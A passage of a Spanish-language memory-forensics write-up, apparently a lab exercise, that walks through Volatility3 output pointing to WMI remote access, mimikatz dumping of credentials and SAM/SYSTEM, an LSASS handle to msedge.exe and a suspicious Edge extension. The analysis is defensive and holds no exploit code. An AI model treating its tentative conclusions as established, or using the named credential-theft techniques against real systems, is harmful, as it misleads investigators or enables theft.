- 0xca0c8c33c000 Key \REGISTRY\MACHINE\HARDWARE\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c8cd4b000 Key \Device\HarddiskVolume1\EFI\Microsoft\Boot\BCD\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c8cd5b000 Key \SystemRoot\System32\Config\SOFTWARE\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c9088e000 Key \SystemRoot\System32\Config\DEFAULT\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c90882000 Key \SystemRoot\System32\Config\SECURITY\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c8cda6000 Key ?退 晦 齧 \HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c90d29000 Key \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c90895000 Key \SystemRoot\System32\Config\BBI\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt - -
- 0xca0c90fd8000 Key \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT\HKLM\SYSTEM\CurrentControlSet\Services\Winmgmt -
```



También se encuentran referencias a credentials en el proceso lsass, uno de los plugins de mimikatz:

```
844 lsass.exe 0xb2818916c80 0x1260 File 0x100001 \Device\HarddiskVolume3\Users\user\AppData\Roaming\Microsoft\Credentials
```

Por último, también nos llamó la atención un handle de lsass.exe a msedge.exe, lo cual es muy poco habitual, y es sin duda un indicador de actividad inusual.

```
1440 msedge.exe 0xca0c94437530 0x8d0 Key 0x10 USER\S-1-5-21-678969719-1224204785-1132787420-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
1440 msedge.exe 0xca0c94437530 0x8d0 Key 0x10 USER\S-1-5-21-678969719-1224204785-1132787420-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
844 lsass.exe 0xb28187b55080 0x14a8 Process 0x1478 msedge.exe Pid 1440
```


Probamos a dumpear el proceso y a subirlo a la herramienta metadefender cloud, que realiza análisis por varios motores de antivirus (que detectaron amenazas) y por una sandbox, que lo detectó como sospechoso:



Llama la atención el uso de técnicas LoTL, que la sandbox detecta como no sospechosas, pero en el caso de analizar un posible uso de WMI, nos puede llegar a confirmar la sospecha pues se tratar de una herramienta legítima. El CRC no coincide y se sospecha que pueda llevar un payload encubierto. Además, encontramos una posible extensión maliciosa en el proceso:

```
0xb28187c60830 \Users\user\AppData\Local\Microsoft\Edge\User Data\Safe Browsing\ChromeExtMalware.store.32_13377966682216183
```

También se localizó un posible fichero de actualización de msedge.exe, se hizo un dump y se subió a la misma plataforma, obteniendo resultados sospechosos de la misma manera:



Con estas evidencias también podemos observar que es posible que dicho archivo tuviera una actividad maliciosa o sospechosa relacionada con mimikatz y el dump de credenciales, pero de lo que si podemos estar seguros es del uso de wmi para el acceso remoto a través de mimikatz, así como la obtención de SAM y SYSTEM a través de esta misma herramienta para posiblemente obtener las contraseñas en texto claro de dicho equipo.

Por último, y aunque no hemos podido encontrar relación alguna, nos llama la atención que tras usar el plugin Windows.nftscan, encontramos un archivo en cuarentena, lo que es indicador de nuevo de malware o actividad maliciosa.

```
(venv)-(kali@kali)-[~/volatility3]
$ cat mftscan.txt | grep Quarantine
* 0x297a4b0 FILE 1533 1 DirInUse 0x0 FILE_NAME 2024-12-02 16:27:20.000000 UTC 2024-12-02 16:27:20.000000 UTC 2024-12-02 16:27:20.000
000 UTC 2024-12-02 16:27:20.000000 UTC Quarantine
```